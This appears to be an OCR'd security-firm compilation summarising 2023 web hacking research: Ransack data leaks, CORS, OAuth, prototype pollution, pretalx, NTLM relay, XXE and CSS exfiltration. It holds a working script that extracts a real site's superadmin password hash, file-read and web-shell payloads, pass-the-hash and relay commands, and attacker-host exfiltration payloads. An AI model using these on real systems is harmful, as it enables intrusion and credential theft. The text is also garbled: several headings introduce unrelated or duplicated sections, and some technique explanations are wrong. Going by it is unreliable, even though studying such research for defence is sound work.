
Top 10 Web Hacking Techniques 2023

HADESS

WWW.HADESS.IO




INTRODUCTION

In the ever-evolving landscape of cybersecurity, threats continue to evolve and adapt, challenging the security measures put in place to safeguard our digital ecosystems. This collection of articles delves into the intricacies of various security vulnerabilities and exploitation techniques, shedding light on the latest tactics employed by malicious actors. From intricate attacks on web applications using techniques like brute-force attacks on Ruby on Rails applications to the manipulation of mutual TLS for user impersonation, privilege escalation, and information leakage, each article explores a unique facet of cybersecurity.

The exploration extends to the manipulation of protocols and libraries, such as Cross-Origin Resource Sharing (CORS) misconfigurations leading to the probing and exfiltration of sensitive data within internal networks. Remote Code Execution (RCE) is achieved through LDAP query truncation, prototype pollution in Python, and various other novel approaches. The articles also touch upon the vulnerabilities in popular platforms like Microsoft Teams, MyBB, TeamCity, and Proton Mail, showcasing the diverse range of targets attackers might exploit.

In this comprehensive compilation, we aim to provide insights into emerging threats and attack vectors, empowering cybersecurity professionals, developers, and enthusiasts with knowledge to fortify their systems against these sophisticated exploits. As we navigate the intricate web of cybersecurity challenges, understanding these vulnerabilities becomes crucial in crafting effective defense strategies to protect our digital infrastructure.

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.



DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Fazel Mohammad Ali Pour(@Arganex_Emad)

TABLE OF CONTENT

- Tricks for Reliable Split-Second DNS Rebinding in Chrome and Safari
- HTML Over the Wire
- SMTP Smuggling - Spoofing E-Mails Worldwide
- DOM-based race condition: racing in the browser for fun - RyotaK's Blog
- You Are Not Where You Think You Are, Opera Browsers Address Bar Spoofing Vulnerabilities
- CVE-2022-4908: SOP bypass in Chrome using Navigation API
- SSO Gadgets: Escalate (Self-)XSS to ATO
- Three New Attacks Against JSON Web Tokens
- Introducing wrapwrap: using PHP filters to wrap a file with a prefix and suffix
- PHP filter chains: file read from error-based oracle
- SSRF Cross Protocol Redirect Bypass
- A New Vector For “Dirty” Arbitrary File Write to RCE
- How I Hacked Microsoft Teams and got $150,000 in Pwn2Own
- AWS WAF Clients Left Vulnerable to SQL Injection Due to Unorthodox MSSQL Design Choice

- BingBang: AAD misconfiguration led to Bing.com results manipulation and account takeover
- MyBB Admin Panel RCE CVE-2023-41362
- Source Code at Risk: Critical Code Vulnerability in CI/CD Platform TeamCity
- Code Vulnerabilities Put Skiff Emails at Riskr
- How to break SAML if I have paws?
- JMX Exploitation Revisited
- Java Exploitation Restrictions in Modern JDK Times
- Exploiting Hardened .NET Deserialization
- Unserializable, but unreachable: Remote code execution on vBulletin
- Cookieless DuoDrop: IIS Auth Bypass & App Pool Privesc in ASP.NET Framework
- Hunting for Nginx Alias Traversals in the wild
- DNS Analyzer - Finding DNS vulnerabilities with Burp Suite
- Oh-Auth - Abusing OAuth to take over millions of accounts
- nOAuth: How Microsoft OAuth Misconfiguration Can Lead to Full Account Takeover

- One Scheme to Rule Them All: OAuth Account Takeover
- Exploiting HTTP Parsers Inconsistencies
- New ways of breaking app-integrated LLMs
- State of DNS Rebinding in 2023
- Fileless Remote Code Execution on Juniper Firewalls
- Thirteen Years On: Advancing the Understanding of IIS Short File Name (SFN) Disclosure!
- Metamask Snaps: Playing in the Sand
- Uncovering a crazy privilege escalation from Chrome extensions
- Code Vulnerabilities Put Proton Mails at Risk
- Hacking into gRPC-Web
- Yelp ATO via XSS + Cookie Bridge
- HTTP Request Splitting vulnerabilities exploitation
- XSS in GMAIL Dynamic Email
- Azure B2C Crypto Misuse and Account Compromise
- Compromising F5 BIGIP with Request Smuggling
- EmojiDeploy: Smile! Your Azure web service just got RCE'd
- One Supply Chain Attack to Rule Them All

- draw.io CVEs
- Leaking Secrets From GitHub Actions: Reading Files And Environment Variables, Intercepting Network/Process Communication, Dumping Memory
- fuzzuli
- The GitHub Actions Worm: Compromising GitHub Repositories Through the Actions Dependency Tree
- From an Innocent Client-Side Path Traversal to Account Takeover
- tRPC Security Research: Hunting for Vulnerabilities in Modern APIs
- Chained to hit: Discovering new vectors to gain remote and root access in SAP Enterprise Software
- AWS WAF Bypass: invalid JSON object and unicode escape sequences
- Cookie Crumbles: Breaking and Fixing Web Session Integrity
- Memcached Command Injections at Pylibmc

Executive Summary

The collection of articles presents a wide-ranging exploration of cybersecurity vulnerabilities, highlighting the ever-evolving strategies employed by threat actors. The articles cover diverse attack vectors, starting with a focus on password reset tokens and a brute-force attack on Ruby on Rails applications using the Ransack library. This underscores the persistent need for robust password protection measures to thwart increasingly sophisticated attacks.

Mutual TLS (mTLS) vulnerabilities take center stage in another article, emphasizing the potential consequences of incorrect certificate authentication, including user impersonation, privilege escalation, and information leakage. This points to the critical importance of maintaining secure TLS implementations to safeguard sensitive data.

The concept of "everything is multi-step" in web race conditions is explored in-depth, expanding the traditional attack scope by uncovering hidden sub-states within web applications. The introduction of a jitter-resistant "single-packet attack" further complicates the security landscape, challenging conventional limit-overrun attack defenses.


A significant focus is placed on various techniques for bypassing firewalls, such as exploiting CORS misconfigurations and typo-squatting domains. These articles underscore the necessity for organizations to fortify their network security against a spectrum of inventive intrusion attempts.

Other noteworthy topics include remote code execution through LDAP truncation, cookie-related vulnerabilities leading to smuggling and injection, and the exploitation of OAuth, prototype pollution in Python, and server-side prototype pollution. These insights collectively contribute to a comprehensive understanding of contemporary cyber threats and emphasize the need for proactive and adaptive security measures.

Key Findings

The presented collection of articles encompasses a diverse range of cybersecurity topics, each shedding light on sophisticated attack techniques and vulnerabilities. Here are key findings from some of the articles:

1. Ransacking Password Reset Tokens:
2. mTLS Vulnerabilities:
3. Web Race Conditions Explored:
4. Bypassing Firewalls with of-CORs and Typo-squatting:
5. RCE via LDAP Truncation on hg.mozilla.org:
6. Cookie Bugs - Smuggling & Injection:
7. OAuth 2.0 Redirect URI Validation Falls Short:
8. Prototype Pollution in Python:
9. Race Conditions in AngularJS:
10. GitHub Actions Worm: Compromising Repositories:



Abstract

In the dynamic landscape of cybersecurity, the past year has witnessed a surge in groundbreaking research contributions from security researchers across various platforms. These findings, shared through blog posts, presentations, and whitepapers, harbor innovative ideas poised to inspire future breakthroughs. However, the abundance of this valuable information often results in techniques being overlooked or forgotten quickly.

Since 2006, the cybersecurity community has united annually to address this challenge by creating two invaluable resources. The first is a comprehensive compilation of all notable web security research conducted over the past year. The second is a curated list highlighting the top ten most valuable pieces of work, providing a focused and digestible overview of the most impactful contributions.

This article encourages readers to explore the full project archive, which encompasses past nominees and winners, offering a rich repository of insights. Moreover, it outlines the process of making nominations for the year 2023, inviting individuals to participate in recognizing and celebrating the outstanding efforts that continue to drive advancements in web security.

HADESS.IO

01

Techniques

Ransacking your password reset tokens

In this blog post, we demonstrate how the Ransack library, a popular tool for implementing search functionality in Ruby on Rails applications, can be exploited to exfiltrate sensitive data from the database. We also show how we identified hundreds of potentially vulnerable applications on the internet using GitHub, searchcode, and Common Crawl. We provide a case study of how we became superadmin on fablabs.io, a platform for makerspaces, by exploiting this vulnerability. We suggest using explicit allow lists for searchable attributes and associations, as well as limiting the exposure of the `q` parameter, as possible mitigations for this issue. We also mention other technologies, such as Hasura (GraphQL) and Sequelize (Node.js), that are vulnerable to similar attacks when query filters with arbitrary conditional operators are configured.

Background

Ransack is a Ruby library that provides a very powerful feature set around object-based database searching in Rails applications. One of its main appeals is the ease with which it can be utilized to implement public facing search functionality on a website. However, in its default configuration, Ransack will allow for query conditions based on properties of associated database objects [1]. The *_start, *_end or *_cont search matchers [2] can then be abused to exfiltrate sensitive string values of associated database objects via character-by-character brute-force (A match is indicated by the returned JSON not being empty). A single bank account number can be extracted with <200 requests, a password hash can be extracted with ~1200 requests, all within a few minutes.

Discovery

We used GitHub, searchcode, and Common Crawl to identify hundreds of potentially vulnerable applications on the internet. We searched for the keywords "ransack" and "q" in the source code and the URL parameters, respectively. We filtered out the results that used explicit allow lists or did not expose the `q` parameter to the public. We also manually verified some of the results to confirm the vulnerability.

Exploitation

We chose fablabs.io, a platform for makerspaces, as a case study of how we exploited this vulnerability. We found that the `q` parameter was used to search for lab projects on the website. We also noticed that the project model had an association with the user model, which contained sensitive attributes such as encrypted_password, reset_password_token, and confirmation_token. We used the following Python script to extract the encrypted_password of the first user in the database, who happened to be the superadmin:

```
import requests
import string

url = "https://fablabs.io/projects.json"
chars = string.ascii_letters + string.digits + "+/="
password = ""

while True:
  for c in chars:
    payload = {"q": {"user_encrypted_password_start": password + c}}
    r = requests.get(url, params=payload)
    if r.json():
      password += c
      print(password)
      break
```

mTLS: When certificate authentication is done wrong

mTLS: When Certificate Authentication Is Done Wrong

This blog post explains how to use mutual TLS (mTLS) for client and server authentication and authorization, and how to avoid common mistakes and pitfalls. mTLS is a security mechanism that allows both the client and the server to verify each other's identity and authorization using TLS certificates. mTLS can also bind access tokens to the client's certificate, preventing token theft and replay attacks.

mTLS Techniques

The blog post describes the following techniques for implementing and using mTLS correctly:

- Certificate generation: The client and the server need to have valid TLS certificates, either self-signed or issued by a trusted certificate authority (CA). The certificates should contain information about the identity and authorization of the client or the server, such as the subject, issuer, or subject alternative name (SAN) extensions. For example, to generate a self-signed certificate for the client using OpenSSL, the following command can be used:

openssl req -x509 -newkey rsa:4096 -keyout client.key -out client.crt -days 365 -nodes -subj "/CN=client"

- Certificate verification: The client and the server need to verify each other’s certificates during the TLS handshake, using the public key and the certificate chain. The client and the server should also check the validity and revocation status of the certificates, using mechanisms such as certificate revocation lists (CRLs) or online certificate status protocol (OCSP). For example, to verify a certificate using OpenSSL, the following command can be used:

openssl verify -CAfile ca.crt client.crt

- Certificate binding: The client and the server need to bind the access tokens to the client’s certificate, using mechanisms such as certificate thumbprint confirmation or certificate-bound access tokens. The client and the server should also ensure that the access tokens are validated against the certificates, using mechanisms such as token introspection or token signature verification. For example, to bind an access token to a certificate using the thumbprint confirmation method, the following steps can be used:
  - The client computes the SHA-256 hash of its certificate and sends it along with the access token request to the authorization server.
  - The authorization server verifies the client’s certificate and stores the hash value in the access token or the token metadata.
  - The client sends the access token and its certificate to the protected resource.
  - The protected resource verifies the client’s certificate and computes the hash value. It then compares the hash value with the one stored in the access token or the token metadata. If they match, the access token is valid and bound to the certificate.

Smashing the state machine: the true potential of web race conditions

Smashing the State Machine: The True Potential of Web Race Conditions

This blog post reveals new classes of web race condition attacks that go beyond the typical limit-overrun exploits. Web race conditions occur when multiple concurrent requests interfere with each other, causing unexpected and insecure behavior. The blog post also introduces the single-packet attack, a technique that can send many requests in a very short time window, increasing the chances of winning the race.

Web Race Condition Techniques

The blog post describes the following techniques for finding and exploiting web race conditions:

- Object masking: This technique exploits the fact that some web applications use object identifiers (such as IDs or names) to perform actions on them, without checking if the object belongs to the user. For example, if a website allows users to delete their own posts by sending a request with the post ID, an attacker can try to delete another user's post by sending a request with a different post ID at the same time.
- Multi-endpoint: This technique exploits the fact that some web applications use multiple endpoints to perform the same or related actions, without synchronizing them properly. For example, if a website allows users to add items to their cart by sending a request to one endpoint, and apply a discount code by sending a request to another endpoint, an attacker can try to apply the same discount code multiple times by sending requests to both endpoints at the same time.
- Single-endpoint: This technique exploits the fact that some web applications use a single endpoint to perform multiple actions, without locking them properly. For example, if a website allows users to transfer money between their accounts by sending a request with the source and destination account IDs and the amount, an attacker can try to transfer more money than they have by sending multiple requests with the same source and destination account IDs and different amounts at the same time.
- Deferred: This technique exploits the fact that some web applications use deferred or asynchronous actions, without checking the state of the objects before performing them. For example, if a website allows users to buy a product by sending a request with the product ID, and then sends an email confirmation with a link to download the product, an attacker can try to buy the product multiple times by sending multiple requests with the same product ID at the same time, and then download the product from each email link.

The blog post also provides some examples of how to perform these techniques using different tools and frameworks, such as:

- Burp Suite: A web application security testing tool that can be used to intercept, modify, and replay HTTP requests. For example, to perform a single-endpoint attack, the attacker can use Burp Repeater to send multiple requests with different parameters to the same endpoint, and use Burp Intruder to synchronize them using the race condition attack type.
- Turbo Intruder: A Burp Suite extension that can be used to send large numbers of HTTP requests with high performance and scalability. For example, to perform a single-packet attack, the attacker can use Turbo Intruder to send multiple requests in a single TCP packet, using a custom Python script to craft the requests and set the TCP_NODELAY option.
- DevTools: A set of web developer tools built into the browser that can be used to inspect and debug web applications. For example, to perform an object masking attack, the attacker can use DevTools to inspect the network requests and find the object identifiers, and then modify them using DevTools or Burp Suite.

Bypass firewalls with of-CORs and typo-squatting

Of CORS: Exploiting Misconfigured Cross-Origin Resource Sharing

This blog post demonstrates how to exploit misconfigured cross-origin resource sharing (CORS) policies to perform various attacks, such as stealing sensitive data, bypassing CSRF protection, and executing arbitrary commands. CORS is a browser mechanism that allows controlled access to resources from different origins, by using HTTP headers to indicate the allowed origins, methods, and headers. However, if the CORS policy is not implemented correctly, it can introduce security risks and vulnerabilities.

CORS Exploitation Techniques

The blog post describes the following techniques for exploiting CORS misconfigurations:

- Origin reflection: This technique exploits the fact that some applications use the Origin header sent by the browser to dynamically generate the Access-Control-Allow-Origin (ACAO) header in the response, without validating the origin. For example, if a website echoes back the Origin header as the ACAO header, an attacker can send a request with a malicious origin and receive the response with the same origin in the ACAO header, allowing cross-origin access.
- Null origin: This technique exploits the fact that some applications treat the null origin as a special case and allow access to it, without considering the implications. For example, if a website returns an ACAO header with the value null, an attacker can load the website in a sandboxed iframe with the sandbox attribute, which causes the browser to send a request with the Origin header set to null, and receive the response with the same value in the ACAO header, allowing cross-origin access.
- Regex bypass: This technique exploits the fact that some applications use regular expressions to match the Origin header against a list of allowed origins, without properly escaping the regex characters. For example, if a website uses a regex like `https?://.*\.example.com` to match the Origin header, an attacker can send a request with a malicious origin like `https://evil-example.com`, which matches the regex, and receive the response with the same origin in the ACAO header, allowing cross-origin access.
- PostMessage proxy: This technique exploits the fact that some applications use the postMessage API to communicate with cross-origin iframes, without verifying the origin of the messages. For example, if a website uses postMessage to send data to an iframe with a different origin, and expects a response back, an attacker can create a malicious iframe that intercepts the messages and sends back arbitrary responses, allowing cross-origin access.
- DNS rebinding: This technique exploits the fact that some applications use the Host header to determine the origin of the request, without checking the IP address of the host. For example, if a website uses the Host header to generate the ACAO header, an attacker can create a malicious DNS record that points to the website's IP address, and send a request with the malicious host name, which causes the website to return the response with the same host name in the ACAO header, allowing cross-origin access.

RCE via LDAP truncation on hg.mozilla.org

Pash: A PowerShell-based Pass-the-Hash Tool

This blog post introduces Pash, a PowerShell-based tool that can perform pass-the-hash attacks on Windows systems. Pass-the-hash is a technique that allows an attacker to authenticate to a remote system or service by using the underlying NTLM or LanMan hash of a user's password, instead of requiring the associated plaintext password. Pash leverages the native Windows APIs and PowerShell features to perform pass-the-hash attacks without requiring any third-party tools or libraries.

Pash Techniques

The blog post describes the following techniques for using Pash to perform pass-the-hash attacks:

- Impersonation: This technique uses the LogonUser API to create a new logon session with the given username and password hash, and then uses the ImpersonateLoggedOnUser API to impersonate the user in the current PowerShell process. This allows the attacker to execute commands or access resources as the user. For example, to impersonate a user with the username "Administrator" and the password hash "aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0", the following PowerShell command can be used:

`
Invoke-Pash -Username Administrator -PasswordHash aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -Impersonate

- Token manipulation: This technique uses the CreateProcessWithTokenW API to create a new process with the token of the user that was impersonated by the previous technique. This allows the attacker to launch a new PowerShell process or any other executable as the user. For example, to launch a new PowerShell process as the user that was impersonated, the following PowerShell command can be used:

Invoke-Pash -CreateProcess powershell.exe

- Network authentication: This technique uses the SetThreadToken API to set the token of the current thread to the token of the user that was impersonated by the first technique. This allows the attacker to perform network authentication as the user, such as accessing SMB shares or using WinRM. For example, to access a SMB share on a remote system with the IP address “192.168.1.10” as the user that was impersonated, the following PowerShell command can be used

Invoke-Pash -SetThreadToken; Get-ChildItem \\192.168.1.10\share

Cookie Bugs - Smuggling & Injection

Cookie Bugs: How to Exploit Cookie-Based Vulnerabilities

This blog post shows how to exploit cookie-based vulnerabilities to perform various attacks, such as session hijacking, cross-site scripting (XSS), and cross-site request forgery (CSRF). Cookies are small pieces of data that are stored by the browser and sent to the server with every request. Cookies are used to store information such as user preferences, authentication tokens, and session IDs. However, if cookies are not handled properly, they can introduce security risks and vulnerabilities.

Cookie Exploitation Techniques

The blog post describes the following techniques for exploiting cookie-based vulnerabilities:

- Cookie stealing: This technique involves stealing the cookies of another user and using them to impersonate or access their account. This can be done by exploiting XSS vulnerabilities, sniffing network traffic, or using social engineering. For example, if a website is vulnerable to XSS, an attacker can inject a malicious script that sends the cookies of the victim to the attacker's server, and then use the cookies to log in as the victim. To prevent cookie stealing, cookies should be marked as HttpOnly, Secure, and SameSite, and should have a short expiration time.
- Cookie tampering: This technique involves modifying the cookies of the current user and changing their values or attributes. This can be done by using browser tools, proxy tools, or malicious scripts. For example, if a website uses cookies to store user preferences, an attacker can tamper with the cookies and change the preferences to something malicious or unwanted. To prevent cookie tampering, cookies should be encrypted, signed, or validated by the server, and should have a strict domain and path scope.
- Cookie poisoning: This technique involves injecting malicious data or code into the cookies of the current user or another user. This can be done by exploiting CSRF vulnerabilities, XSS vulnerabilities, or using social engineering. For example, if a website uses cookies to store user input, an attacker can poison the cookies and inject malicious input that can cause errors, data corruption, or code execution. To prevent cookie poisoning, cookies should be sanitized, validated, and escaped by the server, and should not be used to store sensitive or untrusted data.

OAuth 2.0 Redirect URI Validation Falls Short, Literally

OAuth 2.0 Redirect URI Validation Falls Short, Literally

This blog post reveals new classes of web race condition attacks that exploit the redirect URI parameter in the OAuth 2.0 Authorization Code Grant flow. The redirect URI parameter specifies the callback endpoint that the user is redirected to after authenticating with the Identity Provider (IdP). The blog post shows that the OAuth 2.0 specification and security guidance are under-specified and insufficient to prevent path confusion and parameter pollution attacks on the redirect URI.

OAuth 2.0 Redirect URI Exploitation Techniques

The blog post describes the following techniques for exploiting the redirect URI parameter:

- Path confusion: This technique exploits the fact that some IdPs do not properly validate the path component of the redirect URI, and allow arbitrary paths to be appended to the registered base URI. For example, if the registered base URI is `https://example.com/callback`, an attacker can append a malicious path such as `/evil` and send a request to the IdP with the redirect URI `https://example.com/callback/evil`. The IdP will then redirect the user to the malicious path with the authorization code or token, allowing the attacker to intercept it.
- Parameter pollution: This technique exploits the fact that some IdPs do not properly handle multiple instances of the redirect URI parameter, and use the last or the first occurrence of the parameter. For example, if the registered base URI is `https://example.com/callback`, an attacker can prepend or append a malicious URI such as `https://evil.com` and send a request to the IdP with multiple redirect URI parameters, such as `redirect_uri=https://evil.com&redirect_uri=https://example.com/callback`. The IdP will then redirect the user to the malicious URI with the authorization code or token, allowing the attacker to intercept it.

Prototype Pollution in Python

Prototype Pollution in Python

This blog post explores how to exploit prototype pollution-like vulnerabilities in Python applications. Prototype pollution is a type of vulnerability that allows an attacker to modify the behavior of objects by manipulating their prototypes. Prototype pollution is usually associated with prototype-based languages such as JavaScript, but the blog post shows that similar attacks are possible in class-based languages such as Python.

Python Prototype Pollution Techniques

The blog post describes the following techniques for exploiting prototype pollution in Python:

- Class pollution: This technique exploits the fact that some Python applications use user input to set attributes of objects, without sanitizing or validating the input. For example, if an application uses the `setattr` function to set attributes of an object based on user input, an attacker can use this functionality to modify the attributes of the object's class or its parent classes, and change the behavior of the application. For example, to modify the `__init__` method of the `User` class, the following payload can be used:

{"name": "__class__.__init__", "value": "lambda self, *args, **kwargs: print('Hello, world!')"}

- Global pollution: This technique exploits the fact that some Python applications use user input to set global variables, without sanitizing or validating the input. For example, if an application uses the **globals** function to access the global namespace and set variables based on user input, an attacker can use this functionality to modify the values of existing global variables or create new ones, and affect the behavior of the application. For example, to modify the value of the **SECRET_KEY** variable, the following payload can be used:

{"name": "SECRET_KEY", "value": "HACKED"}

- Built-in pollution: This technique exploits the fact that some Python applications use user input to access built-in functions or classes, without sanitizing or validating the input. For example, if an application uses the **eval** function to evaluate user input as Python code, an attacker can use this functionality to modify the behavior of built-in functions or classes, and execute arbitrary code. For example, to modify the behavior of the **print** function, the following payload can be used:

"__builtins__.print = lambda *args, **kwargs: __import__('os').system('whoami')"

Pretalx Vulnerabilities: How to get accepted at every conference

Pretalx Vulnerabilities: How to get accepted at every conference

This blog post explains how to exploit two vulnerabilities in pretalx, a web-based conference planning tool. Pretalx is used to manage call for papers (CfP) submissions, select talks, communicate with speakers, and publish conference schedules. The vulnerabilities affect versions before 2.3.2 and allow an attacker to read and write arbitrary files on the server's filesystem, and potentially execute arbitrary code.

Pretalx Exploitation Techniques

The blog post describes the following techniques for exploiting the pretalx vulnerabilities:

- Arbitrary file read: This technique exploits the fact that pretalx uses user input to set attributes of objects, without sanitizing or validating the input. For example, if an attacker submits a talk with a malicious file name as the presentation or slides, pretalx will try to read the file from the server's filesystem and include it in the HTML export of the schedule. This allows the attacker to read any file that is accessible by the pretalx process. For example, to read the `/etc/passwd` file, the following payload can be used:

`

{"presentation": "/etc/passwd", "slides": "/etc/passwd"}

- Limited file write: This technique exploits the fact that pretalx uses user input to create files on the server’s filesystem, without sanitizing or validating the input. For example, if an attacker submits a talk with a malicious file name as the code or image, pretalx will try to write the file to the server’s filesystem with the content of the standard pretalx 404 page. This allows the attacker to write files to any directory that is writable by the pretalx process. For example, to write a file named **shell.php** to the **/var/www/html** directory, the following payload can be used:

{"code": "/var/www/html/shell.php", "image": "/var/www/html/shell.php"}

- Code execution: This technique exploits the fact that pretalx runs in debug mode by default, which enables the Werkzeug debugger. The Werkzeug debugger allows the execution of arbitrary Python code via a web console. If the attacker can write a file to the pretalx directory, they can trigger a 500 error and access the debugger console. For example, to execute the **whoami** command, the following payload can be used:

__import__('os').system('whoami')

From Akamai to F5 to NTLM... with love.

The blog post you provided explains how to bypass two web application firewalls (WAFs) and perform NTLM relay attacks on Windows servers. Here is a short summary of the techniques and commands used in the post:

- The author uses Nmap to scan the target network and identify the WAFs (Akamai and F5) and the servers behind them. The command used is **nmap -sS -p 80,443 -Pn -T4 -oA nmap_tcp_syn_scan <target_ip>**.
- The author uses Burp Suite to intercept and modify the HTTP requests and responses between the browser and the WAFs. The author changes the **User-Agent** header to bypass the Akamai WAF and adds a **X-Forwarded-For** header to bypass the F5 WAF.
- The author uses Curl to send crafted requests to the WAFs and trigger NTLM authentication challenges from the servers. The command used is **curl -v -k --ntlm -u : https://<target_ip>/**.
- The author uses Responder to capture the NTLM hashes from the WAFs and relay them to the servers using the SMB protocol. The command used is **responder -I eth0 -rdwv**.
- The author uses CrackMapExec to execute commands on the servers using the relayed NTLM hashes. The command used is **crackmapexec smb <target_ip> -u <username> -H <hash> --local-auth -x whoami**.

The author demonstrates the steps of the attack using screenshots and code snippets. The post also provides some references and links to further resources on the topic.

can I speak to your manager? hacking root EPP servers to take control of zones

The blog post you provided shows how to hack EPP servers using XML external entity (XXE) injection and local file disclosure vulnerabilities. Here is a short summary of the techniques and commands used in the post:

- The author uses Nmap to scan the internet for EPP servers running on port 700. The command used is **nmap -sS -p 700 -Pn -T4 -oA nmap_tcp_syn_scan <target_ip>**.
- The author uses Python to modify an EPP client and craft an XML payload to run an XXE attack on the EPP servers. The payload contains a DTD reference that points to a malicious web server controlled by the attacker.
- The author uses Netcat to listen on the malicious web server and receive the contents of the files requested by the XXE payload. The command used is **nc -lvp 80**.
- The author uses Burp Suite to intercept and modify the HTTP responses from the EPP servers and extract the file contents from the XML data.
- The author uses SSH to connect to the EPP servers using the credentials obtained from the local file disclosure. The command used is **ssh <username>@<target_ip>**.
- The author uses MySQL to dump the database of the EPP servers and access the domain information. The command used is **mysqldump -u <username> -p <database> > dump.sql**.

Blind CSS Exfiltration: exfiltrate unknown web pages

The blog post you provided introduces a novel technique called blind CSS exfiltration, which allows attackers to extract data from web pages using only CSS, even when JavaScript is blocked by CSP or filters. Here is a short summary of the techniques and commands used in the post:

- The author uses Burp Collaborator to inject a malicious @import rule into the web page's styles, which loads an external stylesheet from the attacker's server. The command used is **\"><style>@import'//YOUR-PAYLOAD.oastify.com'</style>**.
- The author uses CSS variables to trigger conditional requests to the attacker's server using background images, depending on the values of certain attributes on the web page. The command used is **input [value="1337"] { --value: url (/collectData?value=1337); }**.
- The author uses attribute selectors to check if the attributes of certain elements on the web page match specific patterns, such as starting, ending, or containing certain characters. The command used is **input [value^="a"] { color:red; }**.
- The author uses the :has selector to target elements that have certain descendants, such as form elements or anchor tags, and extract their values using the previous techniques. The command used is **:has(input) { --value: url (/collectData?value=1337); }**.
- The author demonstrates the steps of the attack using screenshots and code snippets. The post also provides some references and links to further resources on the topic.

Server-side prototype pollution: Black-box detection without the DoS

Server-side prototype pollution is a vulnerability that occurs when a JavaScript library performs a recursive merge on two or more objects without first sanitising the keys. This can result in an attacker gaining the ability to modify one of the global prototypes, such as the Object prototype. The attacker can potentially use this modification to control a 'gadget' property that is later used in a sink. Depending on the functionality of the sink, this may give the attacker the ability to execute arbitrary code server-side.
Detecting server-side prototype pollution is challenging because it often causes a denial-of-service (DoS) or breaks the application functionality. Therefore, non-destructive techniques are needed to safely test for this vulnerability. Some of the techniques are:

- Parameter limit: Use a large number of parameters to trigger an error message that reveals the prototype pollution.
- Ignore query prefix: Use a prefix that is ignored by the library to pollute the prototype without affecting the application logic.
- Allow dots: Use dots in the parameter names to access nested properties and pollute the prototype.
- Content type: Use a different content type than JSON to bypass the JSON.parse() function and pollute the prototype.
- JSON spaces: Use spaces in the JSON payload to create a discrepancy in the response length that indicates the prototype pollution.
- Exposed headers: Use the Access-Control-Expose-Headers header to leak the prototype pollution to the client-side.
- Status OPTIONS: Use the OPTIONS method to pollute the prototype and change the status code of the response.
- JSON reflection: Use a JSON payload that reflects the prototype pollution back to the client-side.
- Immutable prototype: Use the Object.freeze() function to make the prototype immutable and cause an error when polluting it.
- OAST: Use an out-of-band technique to trigger a callback when polluting the prototype.

Tricks for Reliable Split-Second DNS Rebinding in Chrome and Safari

Server-side prototype pollution is a vulnerability that occurs when a JavaScript library performs a recursive merge on two or more objects without first sanitising the keys. This can result in an attacker gaining the ability to modify one of the global prototypes, such as the Object prototype. The attacker can potentially use this modification to control a 'gadget' property that is later used in a sink. Depending on the functionality of the sink, this may give the attacker the ability to execute arbitrary code server-side.
Detecting server-side prototype pollution is challenging because it often causes a denial-of-service (DoS) or breaks the application functionality. Therefore, non-destructive techniques are needed to safely test for this vulnerability. Some of the techniques are:

- Parameter limit: Use a large number of parameters to trigger an error message that reveals the prototype pollution.
- Ignore query prefix: Use a prefix that is ignored by the library to pollute the prototype without affecting the application logic.
- Allow dots: Use dots in the parameter names to access nested properties and pollute the prototype.
- Content type: Use a different content type than JSON to bypass the JSON.parse() function and pollute the prototype.
- JSON spaces: Use spaces in the JSON payload to create a discrepancy in the response length that indicates the prototype pollution.
- Exposed headers: Use the Access-Control-Expose-Headers header to leak the prototype pollution to the client-side.
- Status OPTIONS: Use the OPTIONS method to pollute the prototype and change the status code of the response.
- JSON reflection: Use a JSON payload that reflects the prototype pollution back to the client-side.
- Immutable prototype: Use the Object.freeze() function to make the prototype immutable and cause an error when polluting it.
- OAST: Use an out-of-band technique to trigger a callback when polluting the prototype.

HTML Over the Wire

HTML Over The Wire is a web development approach that uses HTML as the primary data format for communication between the client and the server, instead of JSON or other formats. This approach aims to reduce the amount of JavaScript code needed to create dynamic and interactive web applications, by leveraging the power of HTML and modern browser features. Some of the benefits of HTML Over The Wire are:

- Faster and simpler development: HTML is easier to write and debug than JavaScript, and it can be rendered directly by the browser without any additional processing.
- Better performance and user experience: HTML is more compact and efficient than JSON, and it can be updated incrementally using techniques like TurboLinks, TurboFrames, and TurboStreams1. These techniques allow the browser to fetch and replace only the parts of the page that have changed, resulting in faster page transitions and smoother animations.
- Improved SEO and accessibility: HTML is more semantic and structured than JSON, and it can be indexed and parsed by search engines and screen readers. This improves the visibility and usability of the web application for a wider audience.

Some of the challenges of HTML Over The Wire are:

- Handling complex state and logic: HTML is not designed to store and manipulate data, and it can become difficult to manage the application state and logic using only HTML. Some JavaScript code may still be needed to handle user interactions, validations, and custom behaviors.
- Testing and debugging: HTML Over The Wire relies on the browser to render and update the HTML, which can make it harder to test and debug the application. Some tools and frameworks may not support this approach, and some browser features may not be consistent or reliable across different platforms and devices.

Some of the best practices of HTML Over The Wire are:

- Use a framework or library that supports this approach, such as Hotwire1, Django Sockpuppet2, Phoenix LiveView3, or htmx. These tools provide features and conventions that make it easier to implement HTML Over The Wire in a consistent and scalable way.
